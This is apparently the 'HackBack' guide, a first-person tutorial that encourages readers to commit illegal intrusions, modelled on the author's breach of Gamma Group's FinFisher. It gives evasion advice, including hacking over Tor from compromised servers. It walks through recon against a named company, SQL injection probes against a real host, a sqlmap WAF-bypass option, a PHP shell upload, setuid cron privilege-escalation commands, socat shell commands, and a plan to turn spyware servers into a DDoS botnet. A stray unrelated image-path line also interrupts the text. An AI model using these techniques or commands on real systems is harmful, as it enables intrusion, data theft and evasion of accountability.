```
 _   _            _    ____             _    _ 
| | | | __ _  ___| | _| __ )  __ _  ___| | _| |
| |_| |/ _` |/ __| |/ /  _ \ / _` |/ __| |/ / |
|  _  | (_| | (__|   <| |_) | (_| | (__|   <|_|
|_| |_|\__,_|\___|_|\_\____/ \__,_|\___|_|\_(_)
```

A DIY Guide for those without the patience to wait for whistleblowers

--[1]-- Introduction

I'm not writing this to brag about what an 31337 h4x0r I am and what m4d sk1llz it took to 0wn Gamma. I'm writing this to demystify hacking, to show how simple it is, and to hopefully inform and inspire you to go out and hack shit. If you have no experience with programming or hacking, some of the text below might look like a foreign language. Check the resources section at the end to help you get started. And trust me, once you've learned the basics you'll realize this really is easier than filing a FOIA request.

--[2]-- Staying Safe

This is illegal, so you'll need to take same basic precautions:

1) Make a hidden encrypted volume with Truecrypt 7.1a [0]
2) Inside the encrypted volume install Whonix [1]
3) (Optional) While just having everything go over Tor thanks to Whonix is probably sufficient, it's better to not use an internet connection connected to your name or address. A cantenna, aircrack, and reaver can come in handy here.

[0] https://truecrypt.ch/downloads/
[1] https://www.whonix.org/wiki/Download#Install_Whonix

As long as you follow common sense like never do anything hacking related outside of Whonix, never do any of your normal computer usage inside Whonix, never mention any information about your real life when talking with other hackers, and never brag about your illegal hacking exploits to friends in real life, then you can pretty much do whatever you want with no fear of being v&.

NOTE: I do NOT recommend actually hacking directly over Tor. While Tor is usable for some things like web browsing, when it comes to using hacking tools like nmap, sqlmap, and nikto that are making thousands of requests, they will run very slowly over Tor. Not to mention that you'll want a public IP address to receive connect back shells. I recommend using servers you've hacked or a VPS paid with bitcoin to hack from. That way only the low bandwidth text interface between you and the server is over Tor. All the commands you're running will have a nice fast connection to your target.

--[3]-- Mapping out the target

Basically I just repeatedly use fierce [0], whois lookups on IP addresses and domain names, and reverse whois lookups to find all IP address space and domain names associated with an organization.

[0] http://ha.ckers.org/fierce/

For an example let's take Blackwater. We start out knowing their homepage is at academi.com. Running fierce.pl -dns academi.com we find the subdomains:

```
67.238.84.228   email.academi.com
67.238.84.242   extranet.academi.com
67.238.84.240   mail.academi.com
67.238.84.230   secure.academi.com
```

```
67.238.84.227   vault.academi.com
54.243.51.249   www.academi.com
```

Now we do whois lookups and find the homepage of www.academi.com is hosted on Amazon Web Service, while the other IPs are in the range:

```
NetRange:       67.238.84.224 - 67.238.84.255
CIDR:           67.238.84.224/27
CustName:       Blackwater USA
Address:        850 Puddin Ridge Rd
```

Doing a whois lookup on academi.com reveals it's also registered to the same address, so we'll use that as a string to search with for the reverse whois lookups. As far as I know all the actual reverse whois lookup services cost money, so I just cheat with google:

```
"850 Puddin Ridge Rd" inurl:ip-address-lookup
"850 Puddin Ridge Rd" inurl:domaintools
```

Now run fierce.pl -range on the IP ranges you find to lookup dns names, and fierce.pl -dns on the domain names to find subdomains and IP addresses. Do more whois lookups and repeat the process until you've found everything.

Also just google the organization and browse around its websites. For example on academi.com we find links to a careers portal, an online store, and an employee resources page, so now we have some more:

```
54.236.143.203  careers.academi.com
67.132.195.12   academiproshop.com
67.238.84.236   te.academi.com
67.238.84.238   property.academi.com
67.238.84.241   teams.academi.com
```

If you repeat the whois lookups and such you'll find academiproshop.com seems to not be hosted or maintained by Blackwater, so scratch that off the list of interesting IPs/domains.

In the case of FinFisher what led me to the vulnerable finsupport.finfisher.com was simply a whois lookup of finfisher.com which found it registered to the name "FinFisher GmbH". Googling for:

```
"FinFisher GmbH" inurl:domaintools
```

finds gamma-international.de, which redirects to finsupport.finfisher.com

...so now you've got some idea how I map out a target.
This is actually one of the most important parts, as the larger the attack surface that you are able to map out, the easier it will be to find a hole somewhere in it.

--[4]-- Scanning & Exploiting

Scan all the IP ranges you found with nmap to find all services running. Aside from a standard port scan, scanning for SNMP is underrated.

Now for each service you find running:

1) Is it exposing something it shouldn't? Sometimes companies will have services running that require no authentication and just assume it's safe because the url or IP to access it isn't public. Maybe fierce found a git subdomain and you can go to git.companyname.come/gitweb/ and browse their source code.

2) Is it horribly misconfigured? Maybe they have an ftp server that allows anonymous read or write access to an important directory. Maybe they have a database server with a blank admin password (lol stratfor). Maybe their embedded devices (VOIP boxes, IP Cameras, routers etc) are using the manufacturer's default password.

3) Is it running an old version of software vulnerable to a public exploit?

Webservers deserve their own category. For any webservers, including ones nmap will often find running on nonstandard ports, I usually:

1) Browse them. Especially on subdomains that fierce finds which aren't intended for public viewing like test.company.com or dev.company.com you'll often find interesting stuff just by looking at them.

2) Run nikto [0]. This will check for things like webserver/.svn/, webserver/backup/, webserver/phpinfo.php, and a few thousand other common mistakes and misconfigurations.

3) Identify what software is being used on the website. WhatWeb is useful [1]

4) Depending on what software the website is running, use more specific tools like wpscan [2], CMS-Explorer [3], and Joomscan [4].

First try that against all services to see if any have a misconfiguration, publicly known vulnerability, or other easy way in. If not, it's time to move on to finding a new vulnerability:

5) Custom coded web apps are more fertile ground for bugs than large widely used projects, so try those first. I use ZAP [5], and some combination of its automated tests along with manually poking around with the help of its intercepting proxy.

6) For the non-custom software they're running, get a copy to look at. If it's free software you can just download it. If it's proprietary you can usually pirate it. If it's proprietary and obscure enough that you can't pirate it you can buy it (lame) or find other sites running the same software using google, find one that's easier to hack, and get a copy from them.

[0] http://www.cirt.net/nikto2
[1] http://www.morningstarsecurity.com/research/whatweb
[2] http://wpscan.org/
[3] https://code.google.com/p/cms-explorer/
[4] http://sourceforge.net/projects/joomscan/
[5] https://code.google.com/p/zaproxy/

For finsupport.finfisher.com the process was:

* Start nikto running in the background.

* Visit the website. See nothing but a login page. Quickly check for sqli in the login form.

* See if WhatWeb knows anything about what software the site is running.

* WhatWeb doesn't recognize it, so the next question I want answered is if this is a custom website by Gamma, or if there are other websites using the same software.

* I view the page source to find a URL I can search on (index.php isn't exactly unique to this software). I pick Scripts/scripts.js.php, and google: allinurl:"Scripts/scripts.js.php"

* I find there's a handful of other sites using the same software, all coded by the same small webdesign firm. It looks like each site is custom coded but they share a lot of code. So I hack a couple of them to get a collection of code written by the webdesign firm.

At this point I can see the news stories that journalists will write to drum up views: "In a sophisticated, multi-step attack, hackers first compromised a web design firm in order to acquire confidential data that would aid them in attacking Gamma Group..."

But it's really quite easy, done almost on autopilot once you get the hang of it. It took all of a couple minutes to:

* google allinurl:"Scripts/scripts.js.php" and find the other sites

* Notice they're all sql injectable in the first url parameter I try.

* Realize they're running Apache ModSecurity so I need to use sqlmap [0] with the option --tamper='tamper/modsecurityversioned.py'

* Acquire the admin login information, login and upload a php shell [1] (the check for allowable file extensions was done client side in javascript), and download the website's source code.

[0] http://sqlmap.org/
[1] https://epinna.github.io/Weevely/


Looking through the source code they might as well have named it Damn Vulnerable Web App v2 [0]. It's got sqli, LFI, file upload checks done client side in javascript, and if you're unauthenticated the admin page just sends you back to the login page with a Location header, but you can have your intercepting proxy filter the Location header out and access it just fine.

[0] http://www.dvwa.co.uk/

Heading back over to the finsupport site, the admin /BackOffice/ page returns 403 Forbidden, and I'm having some issues with the LFI, so I switch to using the sqli (it's nice to have a dozen options to choose from). The other sites by the web designer all had an injectable print.php, so some quick requests to:
https://finsupport.finfisher.com/GGI/Home/print.php?id=1 and 1=1
https://finsupport.finfisher.com/GGI/Home/print.php?id=1 and 2=1
reveal that finsupport also has print.php and it is injectable. And it's database admin! For MySQL this means you can read and write files. It turns out the site has magicquotes enabled, so I can't use INTO OUTFILE to write files. But I can use a short script that uses sqlmap --file-read to get the php source for a URL, and a normal web request to get the HTML, and then finds files included or required in the php source, and finds php files linked in the HTML, to recursively download the source to the whole site.

Looking through the source, I see customers can attach a file to their support tickets, and there's no check on the file extension. So I pick a username and password out of the customer database, create a support request with a php shell attached, and I'm in!

--[5]-- (fail at) Escalating



Root over 50% of linux servers you encounter in the wild with two easy scripts, Linux_Exploit_Suggester [0], and unix-privesc-check [1].

[0] https://github.com/PenturaLabs/Linux_Exploit_Suggester
[1] https://code.google.com/p/unix-privesc-check/

finsupport was running the latest version of Debian with no local root exploits, but unix-privesc-check returned:
WARNING: /etc/cron.hourly/mgmtlicensestatus is run by cron as root. The user www-data can write to /etc/cron.hourly/mgmtlicensestatus
WARNING: /etc/cron.hourly/webalizer is run by cron as root. The user www-data can write to /etc/cron.hourly/webalizer

so I add to /etc/cron.hourly/webalizer:
chown root:root /path/to/my_setuid_shell
chmod 04755 /path/to/my_setuid_shell

wait an hour, and ....nothing. Turns out that while the cron process is running it doesn't seem to be actually running cron jobs. Looking in the webalizer directory shows it didn't update stats the previous month. Apparently after updating the timezone cron will sometimes run at the wrong time or sometimes not run at all and you need to restart cron after changing the timezone. ls -l /etc/localtime shows the timezone got updated June 6, the same time webalizer stopped recording stats, so that's probably the issue. At any rate, the only thing this server does is host the website, so I already have access to everything interesting on it. Root wouldn't get much of anything new, so I move on to the rest of the network.

--[6]-- Pivoting

The next step is to look around the local network of the box you hacked. This is pretty much the same as the first Scanning & Exploiting step, except that from behind the firewall many more interesting services will be exposed. A tarball containing a statically linked copy of nmap and all its scripts that you can upload and run on any box is very useful for this. The various nfs-* and especially smb-* scripts nmap has will be extremely useful.

The only interesting thing I could get on finsupport's local network was another webserver serving up a folder called 'qateam' containing their mobile malware.

--[7]-- Have Fun

Once you're in their networks, the real fun starts. Just use your imagination. While I titled this a guide for wannabe whistleblowers, there's no reason to limit yourself to leaking documents. My original plan was to:
1) Hack Gamma and obtain a copy of the FinSpy server software
2) Find vulnerabilities in FinSpy server.
3) Scan the internet for, and hack, all FinSpy C&C servers.
4) Identify the groups running them.
5) Use the C&C server to upload and run a program on all targets telling them who was spying on them.
6) Use the C&C server to uninstall FinFisher on all targets.
7) Join the former C&C servers into a botnet to DDoS Gamma Group.

It was only after failing to fully hack Gamma and ending up with some interesting documents but no copy of the FinSpy server software that I had to make due with the far less lulzy backup plan of leaking their stuff while mocking them on twitter.
Point your GPUs at FinSpy-PC+Mobile-2012-07-12-Final.zip and crack the password already so I can move on to step 2!

--[8]-- Other Methods

The general method I outlined above of scan, find vulnerabilities, and exploit is just one way to hack, probably better suited to those with a background in programming. There's no one right way, and any method that works is as good as any other. The other main ways that I'll state without going into detail are:

1) Exploits in web browers, java, flash, or microsoft office, combined with emailing employees with a convincing message to get them to open the link or attachment, or hacking a web site frequented by the employees and adding the browser/java/flash exploit to that.
This is the method used by most of the government hacking groups, but you don't need to be a government with millions to spend on 0day research or subscriptions to FinSploit or VUPEN to pull it off. You can get a quality russian exploit kit for a couple thousand, and rent access to one for much less. There's also metasploit browser autopwn, but you'll probably have better luck with no exploits and a fake flash updater prompt.

2) Taking advantage of the fact that people are nice, trusting, and helpful 95% of the time.
The infosec industry invented a term to make this sound like some sort of science: "Social Engineering". This is probably the way to go if you don't know too much about computers, and it really is all it takes to be a successful hacker [0].

[0] https://www.youtube.com/watch?v=DB6ywr9fngU

--[9]-- Resources

Links:

* https://www.pentesterlab.com/exercises/
* http://overthewire.org/wargames/
* http://www.hackthissite.org/
* http://smashthestack.org/
* http://www.win.tue.nl/~aeb/linux/hh/hh.html
* http://www.phrack.com/
* http://pen-testing.sans.org/blog/2012/04/26/got-meterpreter-pivot
* http://www.offensive-security.com/metasploit-unleashed/PSExec_Pass_The_Hash
* https://securusglobal.com/community/2013/12/20/dumping-windows-credentials/
* https://www.netspi.com/blog/entryid/140/resources-for-aspiring-penetration-testers
  (all his other blog posts are great too)
* https://www.corelan.be/ (start at Exploit writing tutorial part 1)
* http://websec.wordpress.com/2010/02/22/exploiting-php-file-inclusion-overview/
  One trick it leaves out is that on most systems the apache access log is
  readable only by root, but you can still include from /proc/self/fd/10 or
  whatever fd apache opened it as. It would also be more useful if it mentioned
  what versions of php the various tricks were fixed in.
* http://www.dest-unreach.org/socat/
  Get usable reverse shells with a statically linked copy of socat to drop on
  your target and:
  target$ socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp-listen:PORTNUM
  host$ socat file:`tty`,raw,echo=0 tcp-connect:localhost:PORTNUM
  It's also useful for setting up weird pivots and all kinds of other stuff.

Books:

* The Web Application Hacker's Handbook
* Hacking: The Art of Exploitation
* The Database Hacker's Handbook
* The Art of Software Security Assessment
* A Bug Hunter's Diary
* Underground: Tales of Hacking, Madness, and Obsession on the Electronic Frontier
* TCP/IP Illustrated

Aside from the hacking specific stuff almost anything useful to a system administrator for setting up and administering networks will also be useful for exploring them. This includes familiarity with the windows command prompt and unix shell, basic scripting skills, knowledge of ldap, kerberos, active directory, networking, etc.

--[10]-- Outro

You'll notice some of this sounds exactly like what Gamma is doing. Hacking is a tool. It's not selling hacking tools that makes Gamma evil. It's who their customers are targeting and with what purpose that makes them evil. That's not to say that tools are inherently neutral. Hacking is an offensive tool. In the same way that guerrilla warfare makes it harder to occupy a country, whenever it's cheaper to attack than to defend it's harder to maintain illegitimate authority and inequality. So I wrote this to try to make hacking easier and more accessible. And I wanted to show that the Gamma Group hack really was nothing fancy, just standard sqli, and that you do have the ability to go out and take similar action.

Solidarity to everyone in Gaza, Israeli conscientious-objectors, Chelsea Manning, Jeremy Hammond, Peter Sunde, anakata, and all other imprisoned hackers, dissidents, and criminals!